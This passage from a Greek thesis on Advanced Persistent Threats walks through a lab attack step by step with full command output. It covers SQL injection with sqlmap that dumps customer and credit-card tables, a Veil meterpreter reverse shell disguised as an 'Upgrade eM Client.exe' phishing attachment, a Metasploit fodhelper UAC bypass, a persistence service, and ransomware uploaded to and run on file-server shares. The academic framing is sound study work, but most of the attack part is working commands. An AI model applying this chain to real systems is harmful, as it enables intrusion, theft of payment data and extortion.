Αφού κάναμε την προώθηση, πληκτρολογήσαμε ένα τυχαίο όνομα χρήστη και κωδικό πρόσβασης. Με τη βοήθεια της Burp Suite, μπορέσαμε να εμφανίσουμε και να εξαγάγουμε τις πληροφορίες σε ένα αρχείο .txt, μορφή διαχειρίσιμη για το επόμενο βήμα μας.



Εικόνα 34: Αποθήκευση προσπάθειας σύνδεσης

```
┌──(kali㉿kali)-[~/Desktop/12.12]
└─$ cat view
POST /airlines/index-4.php HTTP/1.1
Host: 172.16.0.105
Content-Length: 24
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.0.105
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.0.105/airlines/index-4.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=2ecgutmi45e0da0lpee5nb0ggp
Connection: close

email=test&password=test
```

Εικόνα 35: Εξαγωγή περιεχομένου view

6.2.2 Χρήση εργαλείου -SQLMap

Για την προσπάθεια διεισδύσεις SQL Injection χρησιμοποιήσουμε το εργαλείο SQLMap. Όπως έχουμε αναλύσει και σε προηγούμενο κεφάλαιο, το SQLMap είναι ένα open source εργαλείο που αυτοματοποιεί όλη την διαδικασία του εντοπισμού και εκμετάλλευσης ελαττωμάτων της SQL.

```
┌──(kali㉿kali)-[~/Desktop/12.12]
└─$ sudo sqlmap -r view  --level=5 --dbms "mysql" --current-db --tables
[sudo] password for kali:
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
o liability and are not responsible for any misuse or damage caused by this program
```

Εικόνα 36:Εκτέλεση SQLmap

Αρχικά θα προσπαθήσουμε να εντοπίσουμε το όνομα της βάσης ορίζοντας τα παρακάτω πεδία:

-r: Ορίζουμε την αίτηση που έχουμε αποθηκεύσει (view)

--level=5 : Ορίζουμε το επίπεδο δοκιμών προς εκτέλεση (1-5).

--dbms : Με αυτήν την παράμετρο το sqlmap θα εκτελέσει μόνο για τη συγκεκριμένη διαχείρισης βάσης δεδομένων

--current-db: Κάνει ανάκτηση την τρέχουσα βάση δεδομένων στην οποία είναι συνδεδεμένο το web application

```
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[05:32:25] [INFO] fetching tables for database: 'company_db'
[05:32:25] [INFO] fetching number of tables for database 'company_db'
[05:32:25] [INFO] resumed: 4
[05:32:25] [INFO] resumed: creditcard
[05:32:25] [INFO] resumed: cust_accounts
[05:32:25] [INFO] resumed: projects
[05:32:25] [INFO] resumed: users
Database: company_db
[4 tables]
+---------------+
| creditcard    |
| cust_accounts |
| projects      |
| users         |
+---------------+
```

Εικόνα 37: Εξαγωγή βάσης & tables

Παρατηρούμε από τα αποτελέσματα αναζήτησης ότι η βάση δεδομένων που μας ενδιαφέρει ονομάζεται «company_db». Οι πίνακες που περιλαμβάνονται στη βάση, καθώς και τα ονόματά τους, ενδέχεται να περιέχουν χρήσιμες πληροφορίες. Στόχος μας είναι να εμβαθύνουμε και να προσπαθήσουμε να εξάγουμε τα πεδία των πινάκων για να υποκλέψουμε τα δεδομένα τους.

```
┌──(kali㉿kali)-[~/Desktop/12.12]
└─$ sudo sqlmap -r view  --level=5 --dbms "mysql" -D company_db -T cust_accounts --columns --dump

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
no liability and are not responsible for any misuse or damage caused by this program
```

Εικόνα 38: Εξαγωγή Πίνακα cust_accounts

Με την παράμετρο -D στοχεύουμε την βάση company_db, με την παράμετρο -T τον πίνακα cust_accounts, επιπλέον θα κάνουμε απαρίθμηση των στηλών του πίνακα με την εντολή –columns και με την παράμετρο -dump απόρριψή εγγράφων του.

```
Database: company_db
Table: cust_accounts
[8 entries]
+-----------+----------+-------------------------+--------------+---------------+---------------------+-------------+----------+------------+------------+
| CardID    | cust_id  | email                   | phone        | region        | address             | password    | last_name | birth_date | first_name | mile_points |
+-----------+----------+-------------------------+--------------+---------------+---------------------+-------------+----------+------------+------------+
| 659496043 | 858899434 | a-jmad@companymail.com  | 6975059712   | Greece        | Markelou 157        | 1q2w3e!     | Mad       | 1992-07-15 | John       | 92          |
| 130357507 | 360605383 | ElvioRizzo@yahoo.com    | 0484 88 64 68 | Belgium     | Blancefloerlaan 284 | ahNagh0Shee | Elvio     | 2003-11-11 | Rizzo      | 0           |
| 326608970 | 248900111 | HansHeilmann@armyspy.com | 2816635833  | United States | 373 Chapel Street   | geigee0Aegae | Heilmann | 1962-12-28 | Hans       | 0           |
| 374299381 | 346821412 | IvetaKosova@gmail.com   | 6974384501   | Cyprus        | Φίλωνος 299         | era6CiFieW  | Kosová    | 1976-09-07 | Iveta      | 873         |
| 352586697 | 324453579 | JamesNeighbour@dayrep.com | 476 7905   | Iceland       | Sorlaskeid 12       | eadae9Eith  | Neighbour | 1993-08-18 | James      | 120         |
| 111647660 | 246245585 | JohnREstrada@teleworm.us | 210943032    | Cyprus        | Αθηνάς 1            | UNilo9liequ | Estrada   | 2007-08-15 | John R.    | 41          |
| 358206995 | 897234232 | NikolaNova@jourrapide.com | 602 7688    | Estonia       | Pebre 18            | OoMahg9aed5 | Nová      | 2001-02-17 | Nikola     | 312         |
| 347610096 | 560843254 | SyingYu@armyspy.com     | 0474818804   | France        | 87, avenue Voltaire | ieYu6feC7   | Sying     | 2005-12-31 | Yu         | 111         |
+-----------+----------+-------------------------+--------------+---------------+---------------------+-------------+----------+------------+------------+
```

Εικόνα 39:Αποτελέσματα cust_account

Όπως μπορούμε να δούμε, έχουμε αντλήσει από τη βάση δεδομένων σημαντικές πληροφορίες όπως ονόματα, αριθμούς τηλεφώνου, email και κωδικούς πρόσβασης. Παρόλα αυτά μας ενδιαφέρει ιδιαίτερα ο χρήστης του οποίου η διεύθυνση email τελειώνει σε companymail.com, καθώς θα μπορούσε να μας φανεί χρήσιμο σε επόμενο στάδιο της επίθεσης.

Παρακάτω, θα κάνουμε μια ακόμα αναζήτηση άλλα αυτή την φορά θα επιλέξουμε τον πίνακα creditcard για την άντληση πληροφοριών.

```
┌──(kali㉿kali)-[~/Desktop/12.12]
└─$ sudo sqlmap -r view  --level=5 --dbms "mysql" -D company_db -T creditcard --columns --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
no liability and are not responsible for any misuse or damage caused by this program
```

Εικόνα 40: Εξαγωγή πίνακα creditcard

```
Database: company_db
Table: creditcard
[8 entries]
+-----------+---------+-------------+----------+---------------------+--------------+
| CardID    | ExpYear | CardType    | ExpMonth | CardNumber          | card_sec_num |
+-----------+---------+-------------+----------+---------------------+--------------+
| 111647660 | 2027    | MasterCard  | 4        | 5137 1738 4089 8670 | 657          |
| 130357507 | 2023    | Debit Cards | 7        | 4716 4819 3000 2992 | 561          |
| 326608971 | 2026    | Debit Card  | 3        | 5256 0168 9229 6449 | 255          |
| 347610096 | 2028    | MasterCard  | 6        | 4916 8169 7642 9039 | 821          |
| 352586697 | 2023    | MasterCard  | 11       | 5466 2856 4356 5879 | 321          |
| 358206995 | 2024    | MasterCard  | 1        | 5386 2856 4357 3975 | 899          |
| 374299381 | 2025    | MasterCard  | 10       | 5197 2045 9259 8080 | 71           |
| 858899434 | 2023    | Debit Cards | 8        | 4592 8441 1140 0032 | 443          |
+-----------+---------+-------------+----------+---------------------+--------------+
```

Εικόνα 41: Αποτελέσματα creditcard


Παρατηρούμε ότι πλέον έχουμε πάρει όλα τα στοιχειά των πιστωτικών καρτών των χρηστών του site μαζί με τα προσωπικά τους στοιχειά από την πληροφορίες του πίνακα cust_account. Αυτές οι πληροφορίες μπορούν να αποτελέσουν αντικείμενο εκμετάλλευσης είτε από εμάς, ως εισβολείς, είτε από τρίτο πρόσωπο στο οποίο είναι δυνατό να πωληθούν τα πολύτιμα αυτά στοιχεία.

6.2.3 Social Engineering (Phishing mail)

Μία ακόμη τεχνική επίθεσης που χρησιμοποιήσαμε είναι η Social Engineering και συγκεκριμένα την πρακτική του phishing mail. Για να εκτελέσουμε αυτόν τον τύπο επίθεσης, χρησιμοποιήσαμε αρχικά το εργαλείο Veil, που διατίθεται μέσω των βιβλιοθηκών Metasploit, το οποίο έχει σχεδιαστεί για τη δημιουργία payloads. Στην δικιά μας περίπτωση έχουμε επιλέξει από την κατηγόρια Evasion το payload: powershell/meterpreter/rev_tcp ορίζοντας τις παραμέτρους LHOST, LPORT και SLEEP.

Εικόνα 42: Παραμετροποίηση Veil Evasion

Αφού δημιουργήσουμε το ωφέλιμο φορτίο, πρέπει να μετατρέψουμε το αρχείο bat σε εκτελέσιμο, δηλαδή .exe, ώστε ο στόχος να το χρησιμοποιήσει χωρίς να παρουσιαστεί κάποιο πρόβλημα. Για την μετατροπή του αρχείου σε exe θα μας βοηθήσει το εργαλείο B2E (Bat to Exe Converter).




Εικόνα 43: Μετατροπή bat σε exe

Οι αλλαγές που κάναμε σε αυτή την περίπτωση είναι μόνο η επιλογή του Exe-Format(1) σε 64 bit windows. Υπάρχουν άλλες επιλογές που μπορούμε να ορίσουμε, για παράδειγμα όταν ανοίγεται το αρχείο να απαιτούνται δικαιώματα διαχειριστή. Η επιλογή αυτή δε θα οφελούσε τον εισαβολέα, καθώς ο χρήστης- στόχος μπορεί να διστάσει να προχωρήσει τη διαδικασία ή να μην έχει τα δικαιώματα να κάνει αυτήν την ενέργεια. Αφού ολοκληρώσουμε τη διαδικασία μετατροπής πρέπει να στείλουμε το payload στον στόχο. Υπάρχουν διάφοροι τρόποι για να το παραδώσουμε όπως μέσω USB, email ή λήψης στο Web. Στην περίπτωσή μας επιλέξαμε το email καθώς υποθέτουμε από το προηγούμενο βήμα ότι χρήστης a-jmad είναι υπάλληλος της εταιρίας. Παρακάτω όπως θα δούμε χρησιμοποιήσαμε την εφαρμογή sendemail μια προ εγκατεστημένη εφαρμογή στα Kali-Linux η οποία είναι πολύ απλή στην σύνταξη της. Ορίσαμε τις παρακάτω παραμέτρους και βλέπουμε έχει σταλθεί επιτυχώς στον στόχο.

-t: email του στόχου
-f: email του αποστολέα
-s: IP του DC server για το smtp mail relay
-u: subject του email
-a: path που αποθηκεύσαμε το payload < το txt που έχουμε γράψει το body του email

Εικόνα 44: Αποστολή Phishing mail

Όπως παρατηρούμε στο email υπάρχει το κακόβουλο αρχείο με όνομα Upgrade eM Client.exe το οποίο θεωρητικά έχει σταλεί από το τμήμα IT της εταιρίας και σχετίζεται με τις τελευταίες εκδόσεις του email. Στο σενάριο, ο χρήστης χωρίς να το υποψιαστεί ότι πρόκειται για κάτι επικίνδυνο, ανοίγει το αρχείο, οπως φαίνεται στον πίνακα διεργασιών (Εικόνα 45). Η ενέργεια αυτή έχει ως αποτέλεσμα ο χρήστης να χορηγήσει εν άγνοια του τον πλήρη έλεγχο του υπολογιστή στους εισβολείς.



Εικόνα 45: Ενεργοποίηση payload

Στην παρακάτω εικόνα (Εικόνα 46) παρατηρούμε ότι από την στιγμή που έχουμε πρόσβαση στον υπολογιστή δημιουργήθηκε ένα session με id 1.

```
msf6 > resource /var/lib/veil/output/handlers/Upgrade\ eM\ Client.rc
[*] Processing /var/lib/veil/output/handlers/Upgrade eM Client.rc for ERB directives.
resource (/var/lib/veil/output/handlers/Upgrade eM Client.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/Upgrade eM Client.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/Upgrade eM Client.rc)> set LHOST 172.16.0.101
LHOST => 172.16.0.101
resource (/var/lib/veil/output/handlers/Upgrade eM Client.rc)> set LPORT 9099
LPORT => 9099
resource (/var/lib/veil/output/handlers/Upgrade eM Client.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/Upgrade eM Client.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 172.16.0.101:9099
[*] Sending stage (175686 bytes) to 172.16.0.103
[*] Meterpreter session 1 opened (172.16.0.101:9099 -> 172.16.0.103:51710) at 2023-01-15 15:32:51 -0500

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x86/windows  COMPANYMAIL\a-jmad @ USER2  172.16.0.101:9099 -> 172.16.0.103:51710 (172.16.0.103)
```

Εικόνα 46: Session TPC handler

Όπως βλέπουμε στην παραπάνω απεικόνιση, (Εικόνα 46) στο πεδίο information δεν είμαστε administrator.

Παρακάτω, όπως φαίνεται στην εικόνα (Εικόνα 47) με την εντολή getsystem προσπαθούμε να γίνουμε administrator αλλά δεν τα καταφέρνουμε.

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : USER2
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_GB
Domain          : COMPANYMAIL
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > getuid
Server username: COMPANYMAIL\a-jmad
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

Εικόνα 47: Προσπάθεια Getsystem

Αυτή την φορά θα δοκιμάσουμε ένα διαφορετικό payload με όνομα foodhelper (Εικόνα 48), έτσι δηλώνουμε μια νέα πόρτα και το ήδη υπάρχον session.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.0.101     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set LPORT 1122
LPORT => 1122
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 172.16.0.101:1122
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 172.16.0.103
[*] Meterpreter session 2 opened (172.16.0.101:1122 -> 172.16.0.103:51734) at 2023-01-15 15:37:41 -0500
[*] Cleaining up registry keys ...
```

Εικόνα 48: Fodhelper connection

Η προσπάθεια αυτή ήταν επιτυχής με το payload bypassuac_fodhelper, δημιουργώντας ένα ακόμα session με Id 2 (Εικόνα 49).

```
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x86/windows  COMPANYMAIL\a-jmad @ USER2  172.16.0.101:9099 -> 172.16.0.103:51710 (172.16.0.103)
  2         meterpreter x86/windows  COMPANYMAIL\a-jmad @ USER2  172.16.0.101:1122 -> 172.16.0.103:51734 (172.16.0.103)
```

Εικόνα 49: New Session connection

Στη συνέχεια, δοκιμάζουμε ξανά την εντολή getsystem και αυτήν την φορά έχουμε γίνει administrator (Εικόνα 50).

```
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions 2
[*] Starting interaction with 2...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  COMPANYMAIL\a-jmad @ USER2   172.16.0.101:9099 -> 172.16.0.103:51710 (172.16.0.103)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ USER2  172.16.0.101:1122 -> 172.16.0.103:51734 (172.16.0.103)
```

Εικόνα 50: Admin Privilege

Σε αυτό το στάδιο, δημιουργούμε ένα payload για δικλείδα ασφαλείας. Σαφέστερα, σε περίπτωση αποσύνδεσης, θα δοκιμάζεται αυτόματα κάθε 10 sec η πραγματοποίηση επανασύνδεσης χωρίς να χρειαστεί να ξανά ο χρήστης να τρέξει το exe.

Για τη επίτευξη της παραπάνω διαδικασίας, δηλαδή την αυτόματη προσπάθεια επανασύνδεσης, θα χρησιμοποιήσουμε το payload persistence_service από τη βιβλιοθήκη Metasploit Framework (Εικόνα 51).

```
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.0.101     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/persistence_service) > set SESSION 2
SESSION => 2
msf6 exploit(windows/local/persistence_service) > set RETRY_TIME 10
RETRY_TIME => 10
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.16.0.101:4444
[*] Running module against USER2
[+] Meterpreter service exe written to C:\Users\a-jmad\AppData\Local\Temp\HUkfMB.exe
[*] Creating service PAMqlEv
[*] Cleanup Meterpreter RC File: /home/kali/.msf4/logs/persistence/USER2_20230115.4750/USER2_20230115.4750.rc
[*] Sending stage (175686 bytes) to 172.16.0.103
[*] Meterpreter session 3 opened (172.16.0.101:4444 -> 172.16.0.103:51747) at 2023-01-15 15:47:51 -0500
```

Εικόνα 51: Persistence payload

Στην παρακάτω εικόνα φαίνεται ότι το session δημιουργήθηκε με επιτυχία (Εικόνα 52).

```
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  COMPANYMAIL\a-jmad @ USER2   172.16.0.101:9099 -> 172.16.0.103:51710 (172.16.0.103)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ USER2  172.16.0.101:1122 -> 172.16.0.103:51734 (172.16.0.103)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ USER2  172.16.0.101:4444 -> 172.16.0.103:51747 (172.16.0.103)
```

Εικόνα 52: Sessions

Αφού πλέον έχουμε γίνει administrator θα ελέγξομε αν υπάρχουν κοινόχρηστοι φάκελοι στον υπολογιστή, αυτό θα γίνει με την εντολή **net use**. Όπως φαίνεται πιο κάτω (Εικόνα 53) έχουμε από τον file server (172.16.0.105) κάποιους κοινόχρηστους φακέλους Backup και Shares.

```
PS C:\Windows\system32> net use
net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK                     \\172.16.0.105\Backup     Microsoft Windows Network
OK                     \\172.16.0.105\Shares     Microsoft Windows Network
The command completed successfully.
```

Εικόνα 53: Εμφάνιση δικτυακών δίσκων

Στις παρακάτω εικόνες (Εικόνα 54 και 55) έχουμε συνδεθεί στον κάθε φάκελο και μπορούμε να δούμε το περιεχόμενό τους.

```
PS C:\Windows\system32> cd \\172.16.0.105\Backup
cd \\172.16.0.105\Backup
PS Microsoft.PowerShell.Core\FileSystem::\\172.16.0.105\Backup> dir
dir


    Directory: \\172.16.0.105\Backup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        08/01/2023     10:54                Backup_C
d-----        21/01/2023     07:10                Backup_xampp
```

Εικόνα 54: Εμφάνιση φακέλων Backup

```
PS Microsoft.PowerShell.Core\FileSystem::\\172.16.0.105\Shares> dir
dir


    Directory: \\172.16.0.105\Shares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        03/01/2023     05:01                Analysis
d-----        03/01/2023     04:59                Documents
d-----        03/01/2023     05:00                Exports
d-----        03/01/2023     05:00                Office
d-----        03/01/2023     04:56                Projects
d-----        03/01/2023     04:59                Scripts
```

Εικόνα 55: Εμφάνιση φακέλων Shares

Αφού είδαμε το περιεχόμενο των φακέλων θα ξεκινήσουμε τη διαδικασία κρυπτογράφησης των αρχείων. Αρχικά, θα κάνουμε upload το ransomware ονόματος encryption.exe στον φάκελο temp του client και από εκεί στον file server στους φακέλους backup και shares.

```
meterpreter > upload /home/kali/Desktop/RANSOMWARE/go-ransomware-main/encryption.exe
[*] Uploading  : /home/kali/Desktop/RANSOMWARE/go-ransomware-main/encryption.exe -> encryption.exe
[*] Uploaded 2.16 MiB of 2.16 MiB (100.0%): /home/kali/Desktop/RANSOMWARE/go-ransomware-main/encryption.exe -> encryption.exe
[*] Completed  : /home/kali/Desktop/RANSOMWARE/go-ransomware-main/encryption.exe -> encryption.exe
```

Εικόνα 56: Upload ransomware στο σύστημα του χρήστη

```
PS Microsoft.PowerShell.Core\FileSystem::\\172.16.0.105\Shares cp C:\Windows\Temp\encryption.exe
 cp C:\Windows\Temp\encryption.exe
PS Microsoft.PowerShell.Core\FileSystem::\\172.16.0.105\Shares> ls
ls


    Directory: \\172.16.0.105\Shares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        03/01/2023     05:01                Analysis
d-----        03/01/2023     04:59                Documents
d-----        03/01/2023     05:00                Exports
d-----        03/01/2023     05:00                Office
d-----        03/01/2023     04:56                Projects
d-----        03/01/2023     04:59                Scripts
-a----        21/01/2023     10:21        2260480 encryption.exe
```

Εικόνα 57: Upload ransomware στο Shares disk

```
PS Microsoft.PowerShell.Core\FileSystem::\\172.16.0.105\Backup> cp C:\Windows\Temp\encryption.exe
cp C:\Windows\Temp\encryption.exe
PS Microsoft.PowerShell.Core\FileSystem::\\172.16.0.105\Backup> ls
ls


    Directory: \\172.16.0.105\Backup


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        08/01/2023     10:54                Backup_C
d-----        21/01/2023     07:10                Backup_xampp
-a----        21/01/2023     10:21        2260480 encryption.exe
```

Εικόνα 58: Upload ransomware στο Backup disk

Παρακάτω θα “τρέξουμε” το rasomware και όπως παρατηρούμε τα αρχεία πλέον έχουν κρυπτογραφηθεί (Εικόνα 56).

```
PS Microsoft.PowerShell.Core\FileSystem::\\172.16.0.105\Shares> .\encryption.exe
.\encryption.exe
Encrypting Analysis\ChromeSetup.exe...
Encrypting Analysis\Free-AirLines-Website-Template1.zip...
Encrypting Analysis\Google Chrome.lnk...
Encrypting Analysis\index2.html...
Encrypting Exports\BackupGlobalCatalog...
Encrypting Exports\GlobalCatalog...
Encrypting Projects\Project_1.rtf...
Encrypting Projects\Project_2.rtf...
Encrypting Projects\Project_3.rtf...
Encrypting Projects\Project_4.rtf...
Encrypting Projects\Project_5.rtf...
Encrypting encryption.exe...
```

Εικόνα 59: Execute the ransomware at Shares disk

Συμπεράσματα

Η παρούσα πτυχιακή εργασία εντάσσεται στο επιστημονικό πεδίο της ασφάλειας των πληροφοριακών συστημάτων, μέσω του οποίου διασφαλίζεται η προστασία των δεδομένων κατά την επεξεργασία, αποθήκευση και μεταφορά μεταξύ υπολογιστών και δικτύων επικοινωνίας. Στο πλαίσιο αυτό, μελετήθηκαν οι Προηγμένες Επίμονες Απειλές (APTs), οι οποίες στοχεύουν στην υποκλοπή κρίσιμων πληροφοριών μεγάλων εταιριών, αλλά και κρατικών οργανισμών. Οι Προηγμένες Επίμονες Απειλές (APTs) αποτελούν μια αυξανόμενη απειλή για τα πληροφοριακά συστήματα, τους οργανισμούς, αλλά και τα κράτη.

Η παρούσα πτυχιακή εργασία ανέδειξε την ανατομία των APTs και τα κοινά τρωτά σημεία που σχετίζονται με τις απειλές τους, καθώς και την αδυναμία μετριασμού των APTs με τη χρήση παραδοσιακών μεθόδων. Δεδομένων των φάσεων επίθεσης που εμπλέκονται στις APTs και των μεθόδων που χρησιμοποιούνται για την απόκτηση πρόσβασης, η οποία γίνεται κυρίως μέσω κακόβουλων προγραμμάτων μηδενικής ημέρας, είναι κατανοητό γιατί οι παραδοσιακές μέθοδοι αποδεικνύονται αναποτελεσματικές. Οι συμβατικές μέθοδοι λειτουργούν με βάση την εκ των προτέρων γνωστή ταυτότητα κακόβουλου λογισμικού για την ανίχνευση ύποπτων δραστηριοτήτων και την παρουσία παραγόντων επίθεσης, γεγονός που τις καθιστά εντελώς αναποτελεσματικές στην ανίχνευση και την πρόληψη των APTs. Από τις μελέτες που αναλύθηκαν προκύπτει ότι καλύτερα σημάδια μετριασμού των APTs επιτυγχάνονται με συνδυασμό πολλαπλών μεθόδων για την αντιμετώπισή τους, όπως την ανάλυση 